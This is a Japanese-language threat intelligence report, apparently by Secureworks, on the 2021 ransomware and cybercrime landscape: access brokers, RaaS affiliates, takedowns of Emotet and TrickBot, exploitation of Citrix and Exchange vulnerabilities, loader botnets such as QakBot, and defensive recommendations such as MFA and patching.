初期侵入が可能になると、運営組織は、侵害の候補となる組織のセキュリティ成熟度に応じて、システムへの攻撃（感染）を検討します。また、侵害候補組織の年間収益に基づいて感染を選択する場合もあります。ランサムウェアのグループの中には、侵害に成功したと思われる組織を優先的に狙うものもあります。例えば、過去に製造業を狙った攻撃では、重要な製造プロセスを強制的にオフラインにすることで、被害組織の身代金を支払う強い動機になることがわかっています。


攻撃者はネットワークに侵入すると、破壊されたり、データが流出したり、暗号化されたりしたときに最も影響力を発揮するファイルやプロセスを狙います。例えば、Clop 運営組織は、被害組織からデータを盗み出す際に、上級管理職のワークステーションへのアクセスを優先することが報告されています。この理由は、最も価値のある情報を入手するためであると報告されています。

侵入後ランサムウェアの運営組織は、侵入に成功すると、ある程度の優先順位付けを実施した後、攻撃する被害者を選択するのが一般的です。しかし、最初の攻撃は広範囲に及ぶものです。つまり、ランサムウェア攻撃は、アクセスを最も容易に得られ、維持できる場所で発生します。

アクセスの売買

アンダーグラウンドフォーラムでのアクセス権の売買は広く行われており、不正アクセス仲介人は RaaS（Ransomware as a Service）とプライベートランサムウェアグループの両方で利用されています。CTU リサーチャーは、幅広い業界（ヘルスケア、宿泊･旅行業界、小売、教育が最も一般的）の組織へのアクセスに関する宣伝活動を頻繁に観察しています。


2021 年 5 月、CTU リサーチャーが追跡したあるフォーラムでは、フランスと米国の複数の企業（医学研究会社、ホテル複合施設、レストランチェーン、タバコおよび飲料会社など）への VPN/RDP アクセスを宣伝していました。提示価格は合計 800US ドルです。2 人の攻撃者がそれぞれ同じ米国大学へのアクセスを販売していました。1 つの提示価格は 250 ドル、もう 1 つはドメイン管理者ログインが対象であり、6,000 ドルでした。



アクセス販売の例（出典：Secureworks）

リストには被害組織の名前は記載されていませんが、セクター、地域、収益などの基本的な詳細情報が記載されています。そのアクセスを購入する攻撃者は、フォーラムが運営するエスクローアカウント（第三者預託口座）に支払いが完了してはじめて、被害組織が誰であるかを知ることができます。

CTU リサーチャーは、不正アクセス仲介人によるアクセス販売の宣伝ではなく、ランサムウェアの運営組織がアクセスの購入を宣伝していることも観察しています。その一例が BlackMatter ランサムウェアです。これは、以前に DarkSideRaaS を運用していた GOLD WATERFALL 脅威グループによって運用されていると考えられています。



BlackMatter運営組織によるアクセス購入の広告（出典：Secureworks）

加盟メンバーが規模を左右


RaaS モデルは、ランサムウェアエコシステムの規模を拡大する基盤となります。加盟メンバーを使用することで、同時進行でターゲットにできる組織の数が大幅に増加します。逆に言うと、ランサムウェア活動の規模は、稼働可能な運営組織の人数によって制約されることがあります。したがって、加盟メンバースキームが「拡大」を実現するための重要な要素ですが、加盟メンバーのスキルレベルが異なると、攻撃の巧妙さに違いを生じる可能性があります。

アンダーグラウンドフォーラムで加盟メンバーを探しているグループが、頻繁に「ペンテスター」を募集（出典：Secureworks）

加盟メンバーと RaaS 運営組織は、相互に有益な場合、永続的な関係を形成すると考えられます。一方、各 RaaS オペレーションで稼働可能な加盟メンバーの「定員」が限られているため、1 つの攻撃活動が完了すると、加盟メンバーは別の RaaS オペレーションに移籍すると考えられます。たとえば、Babuk 運営組織は、2021 年の初めに、2 人の加盟メンバーを同時にサポートできると主張していましたが、GOLD SOUTHFIELD は、REvil RaaS がそのシャットダウンの前に 10 人をサポートできると主張していました。

通常、運営組織は被害組織との交渉プロセスを管理するため、加盟メンバー数を制限することにより、交渉している被害組織の数を管理できます。

加盟メンバーはグループの問題を引き起こすこともあります。REvil による Kaseya の攻撃と、DarkSide によるコロニアル・パイプラインの攻撃の両方に、加盟メンバーがかかわっていると考えられます。運営組織によっては、この種のリスクを抑制するために、特定のセクター（医療、教育、非営利、重要インフラストラクチャなど）の組織に対する攻撃を加盟メンバーが続けて行うことを禁止しているようです。運営組織は、加盟メンバーの数を制限することで、監視を強化しています。



Babukが2人の加盟メンバーを募集している様子（出典：Secureworks）

ランサムウェアに対する法執行機関と政府のアクション

次々と増加するランサムウェア攻撃の影響は、今や、政府によって国家安全保障上の脅威と見なされています。この背景には、医療提供者、燃料供給会社などへの攻撃によって、公共サービスが影響を受けていることがあります。

2021 年 6 月初旬、FBI のディレクターであるクリストファー・レイ（Christopher Wray）氏は、「サイバー犯罪の脅威は、9.11 以前のテロの脅威と『多くの類似点』があると述べました[3]。また、米国はランサムウェアの運営者に対する軍事行動を検討しているのかという質問に対して、商務長官のジーナ・ライモンド（Gina Raimondo）氏は『あらゆる選択肢』が検討されている」と述べました[4]。これまでのところ、さまざまな対応策が取られています。

ランサムウェアの問題は、依然として対処が難しい問題であり、このような法執行機関の対応によって、短期的には方向性が変わることはないでしょう。ランサムウェアの運営組織の多くがロシアまたは独立国家共同体（CIS）諸国に所在しています。そしてロシアや CIS 諸国の企業を標的にしなければ、大多数は、法執行機関から咎められることはありません。

中には、2019 年にサイバー犯罪の罪で米国に起訴されたマクシム・ヤクベツ（Maksim Yakubets）をはじめ、ロシア政府や諜報機関の構成員との関連が指摘されている攻撃者もいます。ヤクベツは以前、ロシア連邦保安局 Service（FSB）に勤務しており、FSB の密接なつながりがあると考えられています。

マルウェアローダーのテイクダウンの影響

TrickBot および Emotet の両方がテイクダウン活動の対象となりました。TrickBot に対しては、**2020 年 9 月**[5] 米国サイバー軍による活動と、10 月と 11 月に **Microsoft**[6] が行った 2 つの活動があります。Emotet ボットネットに対しては、2021 年 1 月下旬に国際法執行機関により行われました[7]。

2021 年初頭までに、TrickBot の運営組織である GOLD BLACKBURN はそのボットネットを再構築しました。今や TrickBot は完全な形で復活しました。GOLD BLACKBURN は、Team9（別名 BazarLoader）や BuerLoader など、他のマルウェアの使用も増やしています。2014 年から GOLD CRESTWOOD 脅威グループによって運営されている Emotet ボットネットは再構成されていませんが、CTU リサーチャーは GOLD CRESTWOOD 脅威グループが再編成されるか、QakBot ボットネットを運営している GOLD LAGOON 脅威グループなどの他のサイバー犯罪グループとより直接的に協力し始めると推測しています。

2020 年まで Emotet マルウェアの拡散または「ロード」サービスは、TrickBot、Qakbot、そしてオープンソースの**報告**[8] によると IcedID のみサービスを提供していました。これらのボットネットはすべて独自の拡散機能を備えているため、独自の拡散方法に切り替えただけでした。全体的に見て、潜在的な被害者に拡散されるマルウェアの量に大きな変化はありませんでした。

ランサムウェア攻撃者に対する法執行機関と政府の活動

バイデン政権は、ロシアのプーチン大統領にランサムウェアの問題を提起し、そのメッセージが伝わったと主張しています。実質的な行動が取られる見込みはないものの、ランサムウェアがこのような注目を集める対話の議題になったことは進歩です。ロシアには、米国や他の国々への犯罪人不引渡しの長い歴史があり、ロシアを拠点とする犯罪組織に対するロシアの協力への見返りとして、米国やその他の国が何を提供できるのか、または提供したいと思うのかは不明です。

ランサムウェアのモグラたたきゲームは、今後もしばらく続くと見られています。実際、このような介入があったにもかかわらず、ランサムウェアの全体的な活動レベルは大きく変化していません。重要なインフラや公共サービスに大きな影響を与える組織を狙わなければ、大多数の RaaS および運営組織は、法執行機関の制裁を受けることなく運営することができます。


新しい名前で同じゲーム

ランサムウェアグループは、「攻撃が「成功しすぎる」ことで世間や法執行機関の監視が強化されると、自分たちにとって都合が悪いと認識しているようです。2021 年 5 月、Colonial Pipeline インシデントへの対応を受けて、GOLD WATERFALL は DarkSide の運営を終了しましたが、数か月後に BlackMatter ランサムウェアとして再登場しました。7 月には、多くの派生を生んだ REvil RaaS（ransomware-as-aservice）が、Kaseya のリモート監視・管理ソフトウェアの脆弱性を利用して数百の組織を襲った攻撃を最後に、その運営を終了しました。しかし REvil は、2021 年 9 月に運営を再開しています。

組織は身を守ることができる

テイクダウンおよびその他の法執行活動にもかかわらず、広範囲の攻撃は、規模拡大と相まって、すべての組織はセキュリティ対策の優先度をあげる必要があります。

迅速かつ定期的なパッチ適用、多要素認証による外部向けアプリケーションの保護、最小特権の原則導入、ネットワークのセグメント化、エンドポイントとネットワークのトラフィックの監視と検知などを実装している組織は、ランサムウェアから身を守ることができます。セキュリティに関する包括的な規制要件が課せられている金融部門が、規制の緩い他の部門に比べてランサムウェアの被害が少ないのは偶然ではありません。組織は日々、ランサムウェアから身を守ることができます。



セキュリティの基本の積み重ねがランサムウェアからの保護につながる

例：

管理者権限を持つユーザーが、自分が開始していない VPN アクセス要求を承認するように促されました。攻撃者は、盗んだ、または推測可能なユーザー名とパスワードを使用して、そのユーザーの VPN アカウントにアクセスしようとしたと考えられます。組織は多要素認証(MFA)を使用していたため、ユーザーが要求を拒否することができました。その後の調査で、このコントロールは、攻撃者が環境への特権アクセスを獲得するのを防ぐためにきわめて重要であったことがわかりました。

CTU の研究者は、ある DarkSide ランサムウェアから特定された Cobalt Strike のコマンド&コントロール IP アドレスを、他の組織のファイアウォール・ログで発見しました。この組織は、通知を受けてインシデント対応手順を開始し、認証情報の窃取、権限の昇格、複数のシステムへの Cobalt Strike のインストール、ビジネスクリティカルなサーバへのアクセスなどの証跡を発見しました。この組織は、ランサムウェアを展開する前に侵入を封じ込めることができました。指標に基づく管理はそれ自体では十分ではありませんが、場合によっては有効であり、決して否定すべきものではありません。

05

スキャン・アンド・エクスプロイト – パッチをあてるか、被害を受けるか

パッチの適用は、「言うは易し、行うは難し」です。存在するシステムやソフトウェアパッケージの把握、パッチの管理、優先順位付け、パッチを適用するためのリソースの確保、ユーザーへの影響を避けるための適切なメンテナンスウィンドウの確保、さらには稼働中の重要なシステムを変更するリスクを受け入れることなど、今日の企業ではすべてが困難です。しかし、実際には攻撃者はこの実態を把握しており、パッチが適用されていない脆弱性は彼らにとって格好の餌食となっているのです。


サイバー犯罪者グループや国家ぐるみの複数のグループが、エクスプロイトするためのパッチ未適用の脆弱性を求めてインターネットをスキャンします。インターネット上でパッチが適用されていない脆弱性をスキャンし、いわゆるスキャン&エクスプロイトの手法で悪用します。ほとんどの場合、脅威となる行為者は、パッチが提供されてから時間が経過している脆弱性を悪用します。例えば、米国国家安全保障局（NSA）、FBI、CISA から発表されたデータ[9]によると、2020 年に日常的に悪用された CVE のトップ 3 は、Citrix の脆弱性 CVE-2019-19781、Pulse Connect Secure の CVE2019-11510、Fortinet FortiOS の CVE2018-13379 でした。

しかし、2021 年には、ゼロデイ脆弱性の利用が急増しています。ゼロデイの脆弱性が使われることは、かつては非常に稀でした。しかし Google Project Zero のデータ[10]によると、2021 年に悪用されたゼロデイの数は 2021 年に悪用されたゼロデイの数は、2021 年半ばには 2020 年の年間 25 件を超えていました。2021 年 8 月初旬には 37 件となりました。ゼロデイ脆弱性は、通常、特定するために多くの時間、リソース、専門知識を必要とし、一般的には検知されないように慎重に使用されます。何がゼロデイ脆弱性の増加を促進したのかは不明ですが、ゼロデイ脆弱性の利用を検知する能力が向上したのか、あるいは脅威グループ（特に国家機関やランサムウェアのグループ）がゼロデイ脆弱性を購入したり発見したりするために自由に使えるリソースが増えたのか、どちらとも考えられます。

ゼロデイ脆弱性は大抵、標的となるターゲットを絞り込んで攻撃、発見、悪用されるため、多くの組織が影響を受けることはありません。しかし、エクスプロイトコードが一般に入手可能になると、そのコードは一般に入手可能な攻撃用セキュリティツールにすぐさま組み込まれ、広範囲な攻撃者が利用開始します。

スキャン・アンド・エクスプロイト（scan-and-exploit）を防ぐための最も効果的な方法は、適切な脆弱性管理と、多段でのセキュリティコントロールを実施することです。タイムリーな脅威インテリジェンスは、どの脆弱性がより重要であるかの優先順位付けするのに役立ちます。たとえば、それらが手つかずの状態で悪用されているかどうか、より簡単に武器化されるかどうかなどで優先順位を付けることができます。

メッセージは明確です。パッチ適用は簡単ではありませんが、パッチを適用しないと、組織は無防備の状態のままになります。特に、重要なサーバーをマネージド・クラウド・インフラストラクチャではなく、オンプレミスで運用している場合、パッチを適用しないと、組織は自らを危険にさらすことになります。システムにパッチを適用できない場合、システムにパッチを当てることができない場合、組織は、ランサムウェアのダウンロード、認証情報の窃取、機密データの流出などを目的とした脅威によるシステムの悪用を防止、検知、抑制するための代償措置を検討する必要があります。



ゼロデイエクスプロイトを利用した有名な攻撃

2019 年の脆弱性は依然として恰好の初期侵入手段

セキュアワークスのアナリストは、2020 年を通じて、**COBALT FOXGLOVE**、**IRON LIBERTY**、**BRONZE UNION** などの金銭的動機を持つ脅威グループや国家支援を受けた脅威グループが、ネットワーク侵入の IAV として Citrix NetScaler の脆弱性 CVE-2019-19781 を悪用していることを確認しました。この脆弱性により、認証されていないユーザーが任意のコードを実行することができます。セキュアワークスのアナリストが調査したインシデントでは、攻撃者は Web シェルや暗号通貨マイナーなど、さまざまなマルウェアが配信していました。この脆弱性は、概念実証コードが公開されていることや、世界中の組織のネットワーク境界に Citrix NetScaler が遍在していることから、さまざまな動機・技術力を持つ攻撃者にとって魅力的な手段となっています。

オンプレミスの Exchange Server - パッチ適用とエクスプロイトから学ぶ教訓


2021 年 3 月、マイクロソフト社は、オンプレミスの Microsoft Exchange Server に存在する 4 つの脆弱性（CVE-2021-26855、CVE-2021- 26857、CVE-2021-26858、CVE-2021-27065）を公開しました。この脆弱性は、中国国家が後援する組織化された攻撃者によって活発に悪用されていました。これらについては、マイクロソフト社が 3 月初めにパッチを適用しました。CVE-2021-26855 は ProxyLogon として知られるようになりました。さらに 4 つの重要なリモートコード実行の脆弱性に対して、4 月 13 日にマイクロソフト社からパッチが提供され、その後 5 月にさらに 4 つのパッチが提供されました。

当時、攻撃と脆弱性について大きな話題となりましたが、**業界の推定**[11] によると、世界中にオンプレミスの Exchange Server が約 250,000 台存在し、3 月 9 日の時点でそのうちの少なくとも 125,000 台はパッチが未適用のままになっていたと指摘されています。ただし、2021 年 3 月下旬になって、脆弱性のある Exchange Server のうち 92% に、3 月のパッチが適用されたと**メディア で報道**[12] されています。CTU リサーチャーは、オンプレミスの Microsoft Exchange Server の該当バージョンを使用しているすべての組織は、たとえパッチが適用されていたとしても、侵害された可能性があると想定し、侵入の兆候を調査すべきであると助言しました。この評価は FBI の措置によってさらに強調されました。これは、米国司法省が 4 月に**発表**[13] したもので、米国を拠点とする Exchange Server に残っている Web シェルにアクセスし、それらを削除するというものです。

3 月に Exchange Server の脆弱性が公表された直後、CISA は「これらの脆弱性が国内外で広く利用されていることを認識している」と**表明**[14] しました。つまり、サイバー犯罪者たちは、ProxyLogon 脆弱性に群がって分け前を得ようとしていたのです。パッチを当てるべきだというプレッシャーにもかかわらず、パッチが適用されていないサーバーへの攻撃が数ヶ月間続いたのです。

侵害を受けた Exchange Server に展開されたことがわかっているランサムウェアの亜種には、これまで知られていなかった DEARCRY または Ransom：Win32 / DoejoCrypt.A、BlackKingdom が含まれていました。Babuk も Exchange Server の脆弱性を利用したと主張していました。4 月には、Prometei **Botnet**[15] の攻撃者が Exchange Server の脆弱性を利用して、Monero 仮想通貨マイナーやその他のマルウェアを展開し、認証情報を窃取しました。

あらゆる攻撃者が、標的型攻撃で最初に発見された脆弱性を武器にするという傾向は、新しいものではありません。サイバー犯罪者はゼロデイ攻撃に便乗して、まだパッチを当てていない組織に対して、一般に公開されているエクスプロイトコードを利用しようとします。



06

ランサムウェアだけでなくより広範なサイバー犯罪の状況が活性化

サイバー犯罪の状況は常に多様性に富んでいます。多くのグループが収益性の高いランサムウェアの運用に集中している一方で、他の脅威も存在しています。ビジネスメール詐欺と仮想通貨マイニングは依然として重大な問題であり、大量のクレデンシャル窃取と同様に、サイバー犯罪のエコシステムに拍車をかけています。


昨年は法執行機関の反撃が目立った年でもありました。数多くの試みが行われて、中には成功したものもありますが、サイバー犯罪者が被害者を危険にさらして金儲けをするために利用している、主要チャネルのいくつかを撲滅または駆除が行われました。

ローダーおよび法執行機関によるテイクダウンの影響

最終的な実行コードランサムウェアであろうと仮想通貨マイナーであろうと、ローダーマルウェアとボットネットは配信フェーズにおいて常に重要な役割を果たしてきました。Emotet は、企業組織に影響を与えるマルウェアファミリーの中でも最も広く普及し、成功を収めているものの1つであり、ランサムウェア群の最初のアクセスポイントとなることも少なくありませんでした。しかし、2021 年 1 月、オランダ、ドイツ、米国、英国、フランス、リトアニア、カナダ、ウクライナの法執行機関が協力して、かつてないほど広範なマルウェアに対する法執行活動を行ったことで、Emotet ボットネットは消滅しました。Emotet は姿を消し、現在も復活していません。

Emotet の撲滅成功により、空白の時間ができましたが、ローダーエコシステムがそれを埋めようとしました。過去1年間に活動していたボットネット は、IcedID、Chanitor、Cutwail、Dridex、QakBot、Flubot、Teabot などがあります。

- **IcedID** は、特に活動レベルが高まりました。2021 年 6 月に 1 ヶ月の休止期間があったにも関わらず、複数のサービスを通じて広く拡散されており、多くの脅威グループがこのボットネットを利用して CobaltStrike をまき散らしています。
- **Chanitor** は、Ficker Stealer と Cobalt Strike の拡散頻度があがり、週に 3 ～ 4 回のペースで拡散しています。これは、認証情報窃取マルウェアを定期的に拡散しているボットネットとしては、現在最大規模のものと思われます。
- **GOLD HERON** は、Cutwail のようなスパムサービスをいくつも利用し、Dridex 2.0、Cobalt Strike、そして最終的には DoppelPaymer と Grief ランサムウェアを拡散しました。



乗っ取られてQakBotを配信している電子メールスレッド（出典：Secureworks）

- **GOLD BLACKBURN** は、一時は Emotet の最大の顧客であった GOLD BLACKBURN は、TrickBot や BazarLoader の代替流通経路を見つけるのに苦労しませんでした。これらのマルウェアファミリーは、Conti や Ryuk といったランサムウェアの感染源となっています。また、TrickBot は、Web インジェクション機能を再実装し、高額な金融取引詐欺への復帰する可能性を示唆しています。
- **GOLD LAGOON** は、GOLD BLACKBURN と同様に、Emotet の顧客でした。テイクダウン後も、「Qakbot」マルウェアで活動を続けています。独自のインフラストラクチャを使用して、電子メールのスパムキャンペーンでよく利用されるメールやり取りのハイジャックを利用して Qakbot を拡散しています。

被害組織が Active Directory を運用している場合、Cobalt Strike をドロップするために Qakbot が使用されることがあります。そして、これがランサムウェアにつながったケースもあります。Qakbot の C2 インフラストラクチャは、2021 年 7 月初旬にダウンしたようです。当初は永久消滅であると思われていましたが、GOLD LAGOON は 2021 年 9 月に Qakbot の活動を再開しています。

法的措置や産業界との連携が強化されることは、間違いなく良いことです。ただし、主要な攻撃者を従来の法的処置で対応できない場合は、長期的な変化をもたらすことは依然として困難です。その結果、法的処置によりボットネットを取り巻く環境の進化につながり、従来の攻撃手法が刷新されることによって、検知が困難になる場合もあります。

QakBotに感染したホストで実行されている偵察コマンド（出典：Secureworks）

セキュリティコミュニティとまったく同様に、犯罪者もテイクダウン作戦の技術的な詳細を研究し、自身のボットネットの対応力を高めています。

例えば、Emotet がテイクダウンされてから1日以内に、CTU のリサーチャーは GOLD LAGOON が運営する Qakbot ボットネットの設定変更を確認しています。Emotet のインフラが西ヨーロッパでホストされていたため、法執行機関がテイクダウンを首尾よく実行できました。その結果、複数のボットネット運営組織は、米国や欧州の法執行機関の手が届かないロシアなどの地域にインフラを移転しました。

また、ボットネットの運営組織は、検知を逃れるために、さまざまな言語でローダーの亜種を作成しています。Buer はもともと C 言語で書かれていましたが、現在は Rust で書かれた亜種があります。Nim で書かれた NimzaLoader のように、一般的ではない言語で新しいローダーを開発する者もいます。また、新しい言語を使用する理由としては、機能の強化、マルウェアの分析を困難にすること、古いマルウェアを新しい配信メカニズムで復活させることなどが挙げられます。ネットワークを保護するには、静的なシグネチャだけでなく、振る舞い検知機能を備えたツールを使用することで、汎用的ではない言語で作成されたマルウェアからの脅威を軽減する必要があります。

